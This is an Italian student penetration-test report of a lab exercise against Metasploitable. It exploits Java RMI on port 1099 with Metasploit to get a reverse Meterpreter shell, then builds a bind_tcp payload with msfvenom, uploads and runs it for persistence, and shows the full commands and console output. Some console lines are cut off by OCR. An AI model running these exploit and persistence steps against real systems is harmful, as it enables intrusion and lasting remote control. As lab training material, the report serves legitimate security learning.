Report di Attività di Penetration Test

Sistema Target: Metasploitable

Autore: Mirka Febbo
Data: 29/08/2025


Report di Attività di Penetration Test su Metasploitable


Introduzione

Lo scopo di questa attività è stato quello di simulare un attacco mirato ad un sistema vulnerabile (Metasploitable) al fine di:
- Identificare e sfruttare una vulnerabilità esposta (Java RMI su porta 1099).
- Ottenere accesso remoto con Meterpreter tramite Metasploit.
- Raccogliere informazioni di rete come prova di accesso.
- Installare un payload aggiuntivo (bind meterpreter) creato con msfvenom per dimostrare la possibilità di persistenza.

Setup dell'Ambiente

- Macchina Attaccante: Kali Linux
  - Indirizzo IP: 192.168.11.111
- Macchina Vittima: Metasploitable
  - Indirizzo IP: 192.168.11.112





Ho messo gli ip in modalità provvisoria per eseguire l'esercizio, al riavvio tornerà il loro ovvero 192.168.50...

3. Attività di Exploit

Tramite scansione era stato individuato il servizio Java RMI Registry attivo sulla porta 1099 della macchina vittima. Questo servizio è noto per vulnerabilità che consentono l'esecuzione di codice arbitrario.

È stato utilizzato il modulo:
exploit/multi/misc/java_rmi_server

con configurazione:
- RHOSTS = 192.168.11.112
- LHOST = 192.168.11.111
- Payload = java/meterpreter/reverse_tcp

L'attacco ha avuto successo, consentendo l'apertura di una sessione Meterpreter.

```
      =[ metasploit v6.4.69-dev                          ]
 -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
 -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
 -- --=[ 9 evasion                                       ]

etasploit Documentation: https://docs.metasploit.com/

sf6 > search type:exploit java rmi

atching Modules
===============

  #   Name                                                  Disclosure Date  Rank
on
  -   ----                                                  ---------------  ----
-
  0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent
Crowd pdkinstall Unauthenticated Plugin Upload RCE
  1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent
Unauthenticated RCE
  2     \_ target: Java                                     .                .
  3     \_ target: Linux Dropper                            .                .
  4     \_ target: Windows Dropper                          .                .
```

```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.2     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
                                                .          normal
  180  payload/java/meterpreter/reverse_tcp
                                                .          normal
  181  payload/linux/x86/metsvc_bind_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY ⇒ 20
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/bxP6mCqRRy
[*] 192.168.11.112:1099 - Server started.
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe91:b2cb
IPv6 Netmask : ::

meterpreter > shell
Process 1 created.
Channel 1 created.
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

Installazione di un Payload Bind con msfvenom (Extra)

Su Kali è stato generato un file eseguibile ELF contenente un Meterpreter bind TCP:
msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=4444 -f elf -o bind_meterpreter.elf

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=4444 -f elf -o bind_meterpreter.elf
file bind_meterpreter.elf
ls -lh bind_meterpreter.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: bind_meterpreter.elf
bind_meterpreter.elf: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, no section header
-rw-rw-r-- 1 kali kali 195 Aug 29 05:06 bind_meterpreter.elf
```

Upload e Esecuzione sulla Vittima

Il file è stato caricato sulla macchina compromessa tramite la sessione Meterpreter:
upload /home/kali/bind_meterpreter.elf /tmp/
execute -f /bin/chmod -a "+x /tmp/bind_meterpreter.elf"
execute -f /tmp/bind_meterpreter.elf -d

```
meterpreter > upload /home/kali/bind_meterpreter.elf /tmp/
[*] Uploading  : /home/kali/bind_meterpreter.elf → /tmp/bind_meterpreter.elf
[*] Completed  : /home/kali/bind_meterpreter.elf → /tmp/bind_meterpreter.elf
meterpreter > ls /tmp/
Listing: /tmp/
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040667/rw-rw-rwx  4096  dir   2025-08-29 04:32:41 -0400  .ICE-unix
100667/rw-rw-rwx  11    fil   2025-08-29 04:32:48 -0400  .X0-lock
040667/rw-rw-rwx  4096  dir   2025-08-29 04:32:48 -0400  .X11-unix
100666/rw-rw-rw-  0     fil   2025-08-29 04:32:56 -0400  4580.jsvc_up
100666/rw-rw-rw-  195   fil   2025-08-29 05:07:47 -0400  bind_meterpreter.elf
100666/rw-rw-rw-  6851  fil   2025-08-29 04:56:02 -0400  cache5aeawkjar
```

Su Kali è stato configurato un handler per collegarsi al bind shell:
use exploit/multi/handler
set payload linux/x86/meterpreter/bind_tcp
set RHOST 192.168.11.112
set RPORT 4444
run

Il collegamento ha avuto successo ed è stata aperta una seconda sessione Meterpreter.


```
msf6 exploit(multi/misc/java_rmi_server) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload ⇒ linux/x86/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/handler) > set RPORT 4444
[!] Unknown datastore option: RPORT. Did you mean LPORT?
RPORT ⇒ 4444
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run -j

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started bind TCP handler against 192.168.11.112:4444
msf6 exploit(multi/handler) >
[*] Sending stage (1017704 bytes) to 192.168.11.112
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.11.111:37167 → 192.168.11.112:4444) at 202
5-08-29 05:16:44 -0400
exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information                       Connection
  --  ----  ----                   -----------                       ----------
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.11.111:37167 → 192.168.11.112:4444
                                                                      (192.168.11.112)
```



Ho aggiunto qualche comando come prova finale, per dimostrare che il payload era in esecuzione, è stato controllato il processo sulla macchina vittima:

```
ps aux | grep bind_meterpreter
```

Conclusioni

L'attività ha dimostrato come un servizio non protetto (Java RMI) possa consentire ad un attaccante di ottenere accesso remoto completo alla macchina.

In particolare:
- È stata stabilita una prima connessione Meterpreter con payload reverse_tcp.
- Sono state raccolte informazioni di rete (configurazione e routing).
- È stato installato ed eseguito un payload personalizzato con bind_tcp, che ha permesso di aprire una nuova sessione indipendente.

Questi test dimostrano l'importanza di:
- Monitorare e disabilitare servizi non necessari.
- Mantenere aggiornati i sistemi.
- Applicare controlli di rete e firewall per limitare l'esposizione dei servizi critici.